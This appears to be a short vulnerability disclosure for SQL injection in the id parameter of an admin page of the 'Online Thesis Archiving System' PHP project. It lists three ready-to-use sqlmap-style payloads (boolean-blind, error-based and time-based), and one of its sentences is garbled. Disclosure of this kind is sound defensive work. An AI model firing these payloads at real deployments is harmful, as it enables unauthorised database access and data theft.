
SQL injection vulnerability exists in id parameter of /admin/students/view_details.php file of Online Thesis Archiving System

Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.



“

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: id=3' AND 6965=6965 AND 'hEgo'='hEgo

Type: error-based

Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)

Payload: id=3' AND (SELECT 1600 FROM(SELECT COUNT(*),CONCAT(0x7171787171,(SELECT (ELT(1600=1600,1))),0x7178717671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'wfjH'='wfjH

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: id=3' AND (SELECT 6231 FROM (SELECT(SLEEP(5)))lYQa) AND 'XXjG'='XXjG

“

Source Download：

https://www.campcodes.com/projects/php/online-thesis-archiving-system-in-php-mysql/